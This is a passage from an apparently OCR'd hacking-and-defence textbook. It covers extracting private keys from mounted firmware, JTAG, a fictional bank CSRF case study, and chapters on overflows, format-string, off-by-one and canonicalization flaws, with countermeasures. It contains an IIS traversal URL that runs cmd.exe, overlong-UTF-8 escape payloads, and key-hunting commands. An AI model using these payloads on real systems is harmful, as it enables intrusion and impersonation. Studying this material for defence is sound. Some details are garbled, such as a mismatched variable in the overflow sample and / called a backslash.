


Figure 9-15 Viewing firmware in a hex editor

From the output we can see that the file system used is cramfs. We will use this information to explore more of the firmware. Let's try and mount the firmware image using the Linux/UNIX mount command:

```
adam@blackbox:/tmp$ sudo mount -o loop -t cramfs
            /home/adam/0AA.EAAAA /tmp/cram/
adam@blackbox:/tmp$ cd /tmp/cram
adam@blackbox:/tmp/cram$ ls -al
total 14
```

```
drwxrwxrwx 1 7423 178 1476 1969-12-31 16:00 bin
drwxrwxrwx 1 7423 178  284 1969-12-31 16:00 dev
drwxrwxrwx 1 7423 178  584 1969-12-31 16:00 etc

drwxrwxrwx 1 7423 178   16 1969-12-31 16:00 home
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 images
drwxrwxrwx 1 7423 178 1720 1969-12-31 16:00 lib
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 media
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 mnt
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 nvram
drwx------ 1 7423 178   16 1969-12-31 16:00 opt
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 proc
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 pvr
drwxrwxrwx 1 7423 178  640 1969-12-31 16:00 sbin
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 sys
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 tmp
drwxrwxrwx 1 7423 178   84 1969-12-31 16:00 usr
drwxrwxrwx 1 7423 178  124 1969-12-31 16:00 var
adam@blackbox:/tmp/cram$
```

Easy as could be! Luckily for us, this firmware image didn't include any custom protections such as packing, encoding, or encryption, which can range from trivial to incredibly difficult to defeat. From here we are free to explore more of the custom Linux distribution that is included on the device and probe for holes or other weaknesses in the exposed binaries and services.

In this case, the easiest approach is to navigate around the file system looking for sensitive files, such as the public and private keys used in authentication. The UNIX `find` command will help us locate relevant items. Let's look for a few common key names.

```
adam@blackbox:~# find /tmp/cram -name *key
adam@blackbox:~# find /tmp/cram -name *cert
adam@blackbox:~# find /tmp/cram -name *pgp
adam@blackbox:~# find /tmp/cram -name *gpg
adam@blackbox:~# find /tmp/cram -name *der
adam@blackbox:~# find /tmp/cram -name *pem
/tmp/cram/etc/certs/ca.pem
/tmp/cram/etc/certs/clientca.pem
/tmp/cram/etc/certs/priv.pem
```

Bingo! Now that we have the public and private key files, we can forge an SSL connection and act like a trusted device on the private network.

JTAG

Sometimes you need to get a better look at how components are acting internally, or you need to see the memory at runtime on a device. This can be difficult without the assistance of some expensive hardware or advanced reversing skills. There is an intermediate step to help both developers and attackers isolate what is going on inside of a device or the microcontroller.

JTAG (Joint Test Action Group; see http://en.wikipedia.org/wiki/JTAG) is a testing interface for printed circuit boards and other integrated circuits (ICs). JTAG was designed to test if the interfaces between components on a board were properly assembled post-manufacturing. Thus it allows an attacker to send and receive signals to each IC or component on the board. This makes JTAG a great resource to debug an embedded system or device when simple reversing doesn't yield results. Figure 9-16 shows a USB-to-JTAG device cable that allows easy interface from PCs to devices for purposes of hardware-level debugging.

Unfortunately, with JTAG, one size or shape does not fit all. The JTAG interfaces for several common embedded processors (ARM, Altera, MIPS, Atmel) all come in different pin counts ranging from 8 to 20 and configurations that are single row, dual row, and so on. This can mean finding, buying, or building a new JTAG-to-PC cable for each device to be reversed. The software interface used will depend on which processor or device is being debugged. Luckily, most vendors supply debugging tools directly with their IDE or other interface. Figure 9-17 shows a custom JTAG interface on a device.




Figure 9-16 A USB to JTAG cable




Figure 9-17 A custom JTAG interface

Barring access to vendor tools, there are several open projects that provide tools to interface with JTAG for ARM based processors. The easiest to use are available from the OpenOCD project, which provides binaries for Windows and integration into the Eclipse development environment. They can be acquired at http://openfacts.berlios.de/index-en.phtml?title=Building_OpenOCD and http://www.yagarto.de/.

A larger more ambitious project is the UrJTAG project, which supports a wide range of JTAG interfaces and devices. The UrJTAG tools are available from http://www.urjtag.org/.

SUMMARY

Despite the ongoing transition to digital formats, information is still held behind traditional locks and in hardware devices that are the ultimate protector of its confidentiality, integrity, and availability. We hope this chapter has prompted you to reconsider your overall program of protection for digital information, and to include threats from physical attacks as well as the many logical threats catalogued in this book.

PART IV

APPLICATION AND DATA HACKING

CASE STUDY: SESSION RIDING

It seems to be a slow day for Joe Hacker. After spending hours on his last project, cracking WEP keys in the parking lot of his favorite retailer, he is looking for something different. Joe has come to the realization over the years that firewalls are nothing more than a speed bump on the information super-highway. Most sites now have the basics covered and use firewalls or some sort of Access Control Lists (ACL) to protect their web infrastructure. The good sites (owned by people who have read the past five editions of *Hacking Exposed)* have implemented security above and beyond basic network protection (ports and protocols). They focused on locking down their web and database infrastructure since they are the crown jewels most of the bad guys are after. However, given the dynamic nature of web development (those pesky marketing guys always want something changed), Joe realizes there is ample room for error. He also is keenly aware that user initiated attacks are all the rage, as the user is most often the weakest link in the security lifecycle. After a few games of Xbox and several Red Bulls to clear the cobwebs, he is ready for his next project. Session riding in style.

Joe decides that he is going to try to make a little money on the side to help feed his Xbox addiction. Not by legitimate means, of course. He is aware of a local bank in town that has just added online banking to its list of benefits each customer is entitled to. In fact, Joe is excited that he himself now has online backing access so he can avoid leaving the house (Xbox again). He also realizes that given the limited IT security resources of the local bank, there is a high probability that an attack vector exists and is just waiting to be exploited. He decides to investigate.

Using Tor (as discussed in the case study at the beginning of Part I), Joe begins to poke and prod the website looking for common vulnerabilities. He runs `nikto`, a web assessment tool, to see what goodies it gives up. In addition, using his own account to provide access to the online backing application, Joe runs `paros` to evaluate the interaction of the client and the server. He is methodically looking for any chink in the armor while trying not to raise any suspicion, since he is logged in under his own user name. He attempts to manipulate the parameters using `paros`, but no luck. Can they be that good, he wonders? What looked like a short project for Joe has turned into many hours of investment; however, Joe is relentless. He just needs one slipup. With four empty cans of Red Bull on his desk, Joe peers at the clock and notices it is 4 A.M. Just one more scan through the `paros` results, he thinks to himself. *BAM!* Finally, a breakthrough. Joe notices that the website allows the primary account holder to add subusers. For example, Mr. Jones, the primary account holder, can add his wife as a subuser so she can also access their accounts online. While this functionality is questionable at best, the web designers thought they would include it in an effort to cut down on support requests to add new users of the same family. This seems like a good idea to a web designer and a really bad idea to a security architect. What if Joe could be added as a secondary user to any account that viewed the bank's website? Sound farfetched? Keep reading.

Cross-Site Request Forgery (CSRF) has been around for some time but has become much more prominent over the past few years. Essentially, the attacker tricks the victim into loading a page that contains a malicious request. The request is deemed malicious because it will inherit the privileges of the victim to perform an undesired function,

generally controlled by session cookies. CSRF generally targets functions that cause a state change, but can also be used to access sensitive information. Joe realizes that the ideal scenario would be to store malicious code on the web server and have the clients of the bank execute this code (with their user privileges) by simply viewing a web page. This attack technique is known as a Stored CSRF attack.

Joe's mind is frantically racing. Where can I possibly store malicious code on a website, he asks himself? Ahh. Many times, websites allow users to store comments or ask questions as part of a forum. He realizes that there is a forum for new users to ask questions about their online banking experience. Joe decides this is the perfect spot to hide malicious code. While using Tor to provide anonymity, Joe creates a phony forum user and imbeds an image tag into a simple post that asks for more information on how to log into the website. However, instead of rendering an image, the image tag executes a GET request to add a subuser to the account of the person viewing the malicious content. Of course, this subuser is Joe, with a password of his choosing. Game over.

Joe is counting on some percentage of the Bank's user population being logged into their online banking site while visiting the forum. If they are not logged in, this attack will not work as there is no session to ride. Joe realizes that he will not have 100 percent success, but he only needs a few victims to feed his Xbox addiction.

As you can see from the preceding scenario, CSRF flaws may seem like an innocuous problem, but with the right motivation and the ability to chain vulnerabilities together, the results are devastating. Keep in mind the greatest challenge we face as security practitioners is Layer 8, that is, the human element of security. If people can be conned, phished, spoofed, or cajoled into clicking or viewing malicious content, there is little recourse. The following chapters will provide more detail on Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and user-initiated attacks as well as their countermeasures. Read them, know them, and live them.

This page intentionally left blank

CHAPTER 10

At the heart of nearly all security problems are vulnerabilities. Whether they are vendor vulnerabilities, web developer vulnerabilities, misconfigurations, or policy violations, these vulnerabilities create and wreak havoc on our everyday lives. These security weaknesses cause billions in damage every year and can overwhelm those who must recover from these situations. And while security products and services try to mask the core of the security problem by addressing only the symptoms of the problem, managing your vulnerabilities is the only true way to solve the problem at its core.

It is often said that to err is human, and to forgive is divine. Applied to security this means that we as humans all produce errors and therefore cannot eliminate them all (which is true), and if you forgive us for making an error, you will be seen divinely. Unfortunately, over the years most developers and both network and system administrators have adopted this mindset as well, causing an untold amount of damage and distress for corporations and home users alike. So what can we do? We can solve the core problem.

The core problem is that developers and administrators create vulnerabilities and security weaknesses in nearly everything they produce, whether that be a line of code or a policy enforced or a default setting on a server. So we are the problem, which means only we can reduce it. This is the fundamental paradigm behind secure code. Although the entirety of this topic is beyond the scope of this chapter, we will cover all the vital areas in an attempt to preliminarily educate you in the dark world of hacking code.

COMMON EXPLOIT TECHNIQUES

Every three to five years, a brand-new hacking technique comes out that catches everyone off guard. Although the concept of buffer overflows had been known for years, in the mid-1990s its popularity and the devastation caused by attacks taking advantage of buffer overruns really began to materialize. A couple years later it was attacks against libc vulnerabilities. A couple years after that, it was format string vulnerabilities, off-by-one buffer overruns, and database vulnerabilities. Then there were application and web-based attacks. Now we have integer overflow vulnerabilities. You get the picture. And with each release of these new types of vulnerabilities and attack vectors come new products and services to prevent hackers from taking advantage of those vulnerabilities. But the reality is that these problems cannot be solved by any one product or service. They need to be solved at the source: the developer or administrator.

In this section, we will discuss the techniques of the past ten years and address how each of these attacks came from a human being.

Buffer Overflows and Design Flaws

Innumerable developer flaws creep into our world every day. Whether it be commercial code or open-source projects, these flaws can do tremendous damage to confidentiality,

availability, and integrity. We will be discussing a number of developer flaws, including a number of overflow attacks, in this section.

Two of the earliest papers about overflows came October 20, 1995, from a brilliant MIT student named "Mudge," with his paper "How to write Buffer Overflows" (http://insecure.org/stf/mudge_buffer_overflow_tutorial.html), and November 8, 1996, from Aleph1, with his paper "Smashing The Stack For Fun And Profit," published in *Phrack 49* (http://insecure.org/stf/smashstack.html). Both publicly discussed the concept at length and provided proof-of-concept code. The funny thing about papers like these is they raise the overall level of knowledge in the hacker underground. This has a massive domino effect, as other hackers learn the new tricks, the light bulb goes on, and then they contribute to the collective IQ. It's really important you realize what you're up against!

Let's discuss some specific buffer-overflow and design-flaw attacks and talk about how they could have been avoided.

Stack Buffer Overflows

Popularity:	10
Simplicity:	7
Impact:	10
Risk Rating:	***9***

A stack-based buffer overrun is the easiest and most devastating buffer overrun and tends to make hackers go all gooey! Here's how it works. The *stack* is simply computer memory used when functions call other functions. The goal of a hacker when attacking a system with a buffer overrun is to change the flow of execution from what would be the normal function-to-function execution to a flow determined by the attacker. Now here's the crux: The stack contains data, including variables private to the function (called *local* variables), function arguments, and most dangerously, the address of the instruction to return to when the function finishes. When `functionA` calls `functionB`, the CPU needs to know where to go back to when `functionB` finishes; this data is held on the stack, right after the local variables.

Consider the following code sample:

```
void functionB(char *title)
{
    char tmp_array[12];
    strcpy(tmp_array, data);
}
void functionA()
{
    functionB( ReadDataFromNetwork(socket) );
}
```

In this example, `functionA` passes a string read from the network to `functionB`, and the string argument is named `title`. Note, a string in C and C++ is a series of bytes followed by a zero character, often called the *NULL-terminator.* The problem here is that the data comes from the network, which means it could come from a bad guy and could possibly be any length! The local variable `tmp_array` is allocated 12 bytes on the stack `(char tmp_array[12])` to store its data. Then the code calls the `strcpy()` function, which keeps copying the characters from `title` (remember, the bad guy controls this data) into `tmp_array` until it hits the NULL-terminator at the end of `title`. But because `title` could be longer than the length of `tmp_array` (24 bytes, plus the trailing NULL-terminator, for a total of 25 bytes versus 12 bytes), the data will overflow past the end of `tmp_array` into other parts of memory. Now, remember we said that one of the values on the stack is the address where `functionB` must return to. If the buffer overrun overwrites that value on the stack, when `functionB` returns it will take that value off the stack and continue execution from that point onward. But the attacker can just set this value to any value he wants; hence he can change the normal execution flow to anything he wants. The classic attack includes malicious assembly language in the buffer, so the attacker returns to the start of his buffer and executes the code in the buffer. This is, of course, very bad! Very, very bad.

Since 1995, there have been thousands of buffer overflow vulnerabilities exposed to the public. Many buffer overrun bugs have come and gone without much public hoopla, whereas others have been turned into viscous worms that have laid waste to many networks and systems: Nimda (Windows), Slammer (SQL Server), Scalper (Free-BSD), Slapper (Apache and OpenSSL), Witty (ISS RealSecure), and so on. Even though a buffer overrun does not always lead to a worm, we know of numerous one-off attacks against users that take advantage of an unpatched buffer overrun bug.

Stack Buffer Overflow Countermeasures

The only real prevention to this insidious problem is managing the data being received from users (and attackers). As a programmer, you need to check both the quantity and quality of the data being sent to your program and ensure that no unsanitized data passes to buffer manipulation functions. Here's a list of proven techniques for managing this insidious threat:

- **Practice safe and secure coding standards, especially when dealing with buffers from C and C++.** Educate and enforce proper coding standards with your development staff. Ensure proper use of function calls, and presume that the data coming in from the user will not be bounds-checked prior to being received.
- **Check your code.** Perform regular source code audits looking for commonly misused functions such as (but not limited to) `sprintf()`, `vsprintf()`, `strcat()`, `strcpy()`, `gets()`, `scanf()`, and so on. Numerous tools are available, such as CodeSurfer and PREfast (included in Microsoft's Visual Studio.NET 2008), that will review your source code and find unsafe function

usage. VS 2008 offers Transact-SQL static code analysis to automatically review T-SQL for quality gaps and security errors.

CAUTION Be wary of tools that simply grep for commonly misused function calls. They are brain dead and cannot weed out real bugs from noise.

- **Seriously consider prohibiting the use of old C runtime buffer functions that do not bound the copy by the size of the destination buffer.** For example, `strcpy` should be replaced with `strncpy` (C runtime), `strcpy_s` (SafeCRT in Visual Studio .NET 2008), or `strlcpy` (BSD).
- **Employ stack execution protection.** On many platforms, such as Windows XP SP2, Windows Server 2003, Solaris, Linux, and OpenBSD, you can reduce the chance these attacks are successful by setting memory to not allow execution. Windows XP SP2 (with appropriate hardware) and OpenBSD do this by default, but you must set this manually on Solaris. Linux support is available through PaX. Commercial solutions include McAfee's Entercept. Mac OS X, on more recent hardware, also does this natively.
- **Use compiler tools.** Numerous tools can be used to detect stack overruns at runtime. For example, the Microsoft Visual C++ product now has the `/GS` option, and for the GNU C Compiler (GCC) on Linux you can use StackShield (http://www.angelfire.com/sk/stackshield/index.html). A couple other freeware/open-source products worth looking at are Libsafe from Avaya (http://www.research.avayalabs.com/gcm/usa/en-us/initiatives/all/nsr.htm&Filter=ProjectTitle:Libsafe&Wrapper=LabsProjectDetails&View=LabsProjectDetails) and ProPolice (based on StackGuard) by IBM, which is a patchset for GCC on OpenBSD, DragonFly BSD, and IPCop.

Heap/BSS/Data Overflows

Popularity:	*8*
Simplicity:	*5*
Impact:	*9*
Risk Rating:	***7***

Heap/BSS/data overflows are a little different from stack overflows, and up until only recently they have been incredibly difficult to write. Much of the security industry's eyes have been on heap-based overflows—so much so that now heap-based overflows are commonplace. Instead of overwriting the stack, they overwrite the heap. The *heap* is used by programs to allocate dynamic memory at runtime. There are no return function addresses to overwrite on the heap; these attacks depend on overwriting important variables or sensitive heap block structures that contain addresses. If an attacker could overwrite a permission with an "Access Allowed" setting, he could gain unauthorized access to the service or computer system. Alternatively, heap overflows can potentially

take advantage of a function pointer stored after the overflowed buffer, allowing the attacker to overwrite the function pointer and point it to his own code. This tends to be much more random than stack overflows due to the randomness of the memory layout, but don't let this fool you. Many heap-based attacks have led to compromised computer systems.

There are numerous examples of heap overflows today, and we discuss many of them in this book. One such vulnerability was found in the Titan FTP Server for Windows. The Bugtraq ID is 11069 and was released August 30, 2004. The basic vulnerability is simple. An attacker passes an overly long directory name to the FTP server's `CWD` (change working directory) command, where the directory name is greater than 20,480 bytes long. This causes a heap-based buffer overrun, allowing the attacker to pass in arbitrary commands of his choosing. There is at least one public proof-of-concept exploit for this vulnerability, and it can be found at http://www.cnhonker.com. When you take a look at the source code, you can see how simple and elegant the code is.

An old but good analysis of heap/BSS/data overflow attacks can be found at http://www.w00w00.org/files/articles/heaptut.txt.

Heap/BSS/Data Overflow Countermeasures

The coding countermeasures for stack-based buffer overflows apply to heap-based overruns as well. By checking both the size and type of input, you can ensure that only valid data is being sent to your programs. Refer to the first input validation countermeasure for stack buffer overflows earlier in the chapter. The more you can do to sanitize the input you receive from your end users, the more you will be able to prevent heap overflow attacks.

CAUTION There is no better countermeasure than writing good, secure code. Mitigations such as ProPolice, `/GS`, heap protection, and so on are simply extra defensive mechanisms, and they should not be seen as a replacement for good code.

Format String Attacks

Popularity:	*6*
Simplicity:	*7*
Impact:	*9*
Risk Rating:	***7***

Like overflow vulnerabilities, the idea behind format string attacks is to overwrite portions of memory to give the hacker control over the CPU's execution flow (in other words, to do something evil with it). Format string attacks take advantage of a programmer's misuse of certain functions—most notably, the `printf()` family of functions, which simply prints something to the screen. For example,

```
printf("Hello world. My name is: %s\n", my_name);
```

would print out this:

```
Hello world. My name is: Stuart McClure
```

Presuming, of course, that the variable `my_name` is properly set to the string "Stuart McClure". The `%s` characters are a placeholder for a string to be printed by the `printf()` function. Now, consider how many real-world applications incorrectly use `printf()`. Many programmers will utilize the shortcut version of this function by writing the following:

```
printf(my_name);
```

The problem with this is that the programmer assumes that the `my_name` string is a legitimate string to be printed verbatim and trusted completely. Oh, the pain! What actually happens with the `printf()` function in this case is that it will scan the `my_name` string for format characters such as `%s` and `%n`, looking for ways to properly print out the variables. Then, as each special format character is found, it will retrieve a variable number of argument values from the stack. Now, what do you think would happen in this scenario if an attacker passed in three format characters—`%s %d %u`—rather than his name? Most likely, the `printf()` function would print out the random location in memory where those variables are supposed to reside. So what if you can view memory locations, you say? Well, this is the best-case scenario. The worst case is that we can pick out an arbitrary address in memory and write a value into it. And if you can overwrite a portion of memory, you can potentially overwrite a function pointer and run arbitrary code.

Another example of a format string bug occurs when calling `sprintf()`, which, rather than printing the string to the console, copies the results into a buffer. The following code shows this. If the length of `my_name` plus the length of the format string ("My name is", or 11 characters) is greater than the destination buffer size, 32 bytes, then you get a classic stack smash.

```
char temp[32];
sprintf(temp,"My name is %s.",my_name);
```

One of the simplest explanations of a format string vulnerability can be found at Tim Newsham's website (http://seclists.org/bugtraq/2000/Sep/0214.html).

Format String Countermeasures

The best ways to remove format string vulnerabilities are as follows:

- Hard code the format specifier in your functions. In other words, be sure to utilize the complete `printf()` function:

  ```
  printf("Hello world. My name is: %s\n", my_name);
  ```

- For `sprintf()` functions, use `snprintf()`, which binds the copy to the destination buffer size.

Also, refer to the first input validation countermeasure for stack buffer overflows earlier in the chapter. The more you can do to sanitize the input you receive from your end users, the more you will be able to prevent format string attacks.

Off-by-One Errors

Popularity:	*5*
Simplicity:	*9*
Impact:	*7*
Risk Rating:	***7***

Programmers are human, right? We keep saying that. And the programming off-by-one error is yet another example of this problem, because it's such an easy mistake to make. Basically, an off-by-one error occurs when a programmer miscounts something in his conditional statement. An OpenSSH vulnerability discovered in 2002 demonstrated this problem magnificently. When the programmer wrote:

```
if (id < 0 || id > channels_alloc)
```

he expected to say that given the condition where `id` is less than 0 or greater than the number of channels allocated, then error out. This works fine in normal circumstances, in that it would deny access to the SSH tunnel because the channel number is out of range. However, he missed a key condition: when `id` is equal to the variable (`channels_alloc`). If this condition occurs, an attacker could pretend to be a normal user, log in, and gain administrative level access to the system.

Off-by-One Countermeasures

The proper implementation of this particular logic would be the following:

```
if (id < 0 || id >= channels_alloc)
```

This way, if `id` is ever equal to the `channels_alloc` value, it would still execute and be handled properly, rather than passed through.

As a side issue, about two years before this bug was found, another bug was found in the same code. It wasn't a security bug, but it does highlight another common coding defect—mixing "and" and "or" operators. Here is how the code used to read:

```
if (id < 0 && id > channels_alloc)
```

The moral of this story is that you should check all logic operations, regardless of programming language, to determine their correctness.

Input Validation Attacks

Input validation attacks occur in much the same way buffer overflows do. Effectively, a programmer has not sufficiently reviewed the input from a user (or attacker, remember!) before passing it onto the application code. In other words, the program will choke on the input or, worse, allow something through that shouldn't get through. The results can be devastating, including denial of service, identity spoofing, and outright compromise of the system, as is the case with buffer overruns. In this section, we take a look at a few input validation attacks and discuss how programmers can resolve the fundamental issues.

Canonicalization Attacks

Popularity:	*5*
Simplicity:	*9*
Impact:	*7*
Risk Rating:	***7***

In the web world, few other attacks have given so much pause to so many developers. When the first expression of this vulnerability was unearthed, people thought it was another simple "breaking web root" exercise. As we discuss in Chapter 11, this attack manifested itself in the Unicode (ISO 10646) and Double Decode attacks in 2001–2002.

Canonicalization is the process for determining how various forms or characters of a word are resolved to a single name or character, otherwise called the *canonical form*. For example, the backslash character is / in ASCII and `%2f` in hex. When represented in UTF-8 (the ACSII preserving encoding method for Unicode), it is also `%2f`, because UTF-8 requires characters be represented in the smallest number of legal bytes. However, the backslash character can also be represented as `%c0%af`, which is the 2-byte UTF-8 escape. You could also use 3-byte and 4-byte representations. Technically, these multibyte variations are invalid, but some applications don't treat them as invalid. And if a web server canonicalizes that character after the rules for directory traversal are checked, you could have a mess on your hands.

For example, the following URL would normally be blocked at the web server URL parser and not allowed because it includes dot-dot characters and backslashes, as shown in Figure 10-1:

```
http://192.160.0.154/scripts/../../../../winnt/system32/cmd.exe?/c+dir
```

This attempt is to break web root, crawl up the drive's directory, and then go down the /winnt/system32 directory to execute the `cmd.exe` command. The command shell then would execute the `dir` command, which is an internal DOS command within `cmd.exe`. Now, if we were to change out the backslash characters (`/`) for the overlong UTF-8 representation of that character (`%c0%af`) or any of a number of similar representations,




Figure 10-1 A directory traversal attempt that would be blocked by a web server

the vulnerable version of IIS4 would not spot the backslash characters and allow the directory traversal:

```
http://192.168.0.154/scripts/..%c0%af..%c0%af..%c0%af../winnt/system32/
cmd.exe?/c+dir
```

There are other kinds of canonical-form defects, including double-escapes and Unicode escapes. Table 10-1 shows a small sample.

Again, this type of attack takes advantage of the lack of proper translation of characters into their normalized form before being handled. This attack can take many forms and must be thoroughly addressed in all your running applications.

In recent years, there have been numerous canonicalization issues with web servers, such as IIS and Apache and their technologies, including PHP and ASP.NET.

Canonicalization Countermeasures

The best way to mitigate canonicalization attacks is to address the problem with the language you are writing in. For example, for ASP.NET applications, Microsoft recommends that you insert the following in the global.asax file, which mitigates some forms of path canonicalization:

```
<script language="vb" runat="server">
Sub Application_BeginRequest(Sender as Object, E as EventArgs)
    If (Request.Path.IndexOf(chr(92)) >= 0 OR _
        System.IO.Path.GetFullPath(Request.PhysicalPath) <> Request.
PhysicalPath) then
        Throw New HttpException(404, "Not Found")
    End If
End Sub
</script>
```

Effectively, this event handler in global.asax prevents invalid characters and malformed URLs by performing path verifications.

You can also mitigate these threats by being very hardcore about what data your application will accept. You can use a tool such as URLScan in front of your IIS5 web server to mitigate many of these issues. Note that URLScan can also help prevent your application sitting on top of IIS from being attacked through vulnerabilities in your code. Also note that IIS6 has the URLScan-like capability built right in.

Escape	Comment
%c0%af	2-byte overlong UTF-8 escape
%e0%80%af	3-byte overlong UTF-8 escape
%252f	Double-escape; %25 is an escaped % character
%%35c	Double-escape; %35 is an escaped 5 character
%25%35%63	Double-escape, where every character in %5c is escaped
%%35%63	%, then escaped 5 and escaped c
%255c	Escape %, then 5c
%u005c	2-byte Unicode escape

Table 10-1 The Different Types of Overlong UTF-8 Characters Possible for / and \

Web Application and Database Attacks

Popularity:	*10*
Simplicity:	*10*
Impact:	*3*
Risk Rating:	*8*

As we discuss in Chapter 11, there are many ways to bypass web application security. From identity spoofing to variable stuffing, each technique can allow an attacker to either assume someone's online identity, overflow an application, or get around some controls on that application.

Web Application/Database Attack Countermeasures

The fundamental problem here, as with almost every attack discussed in this chapter, is a lack of proper input sanitization performed by the programmer. If every input data element (form fields, network packets, and so on) accepted by all network-connected software (such as browsers, database servers, and web servers) was properly validated and sanitized, most of these problems would simply disappear.

COMMON COUNTERMEASURES

Although specific countermeasures were discussed with each attack we introduced, there needs to be a broader discussion around why these problems occur in the first place and what to do about them. As the mantra of IT goes, a solid approach to any problem includes people, process, and technology dimensions. This section will cover some of the emerging best practices in secure software development, organized around those three vectors.

People: Changing the Culture

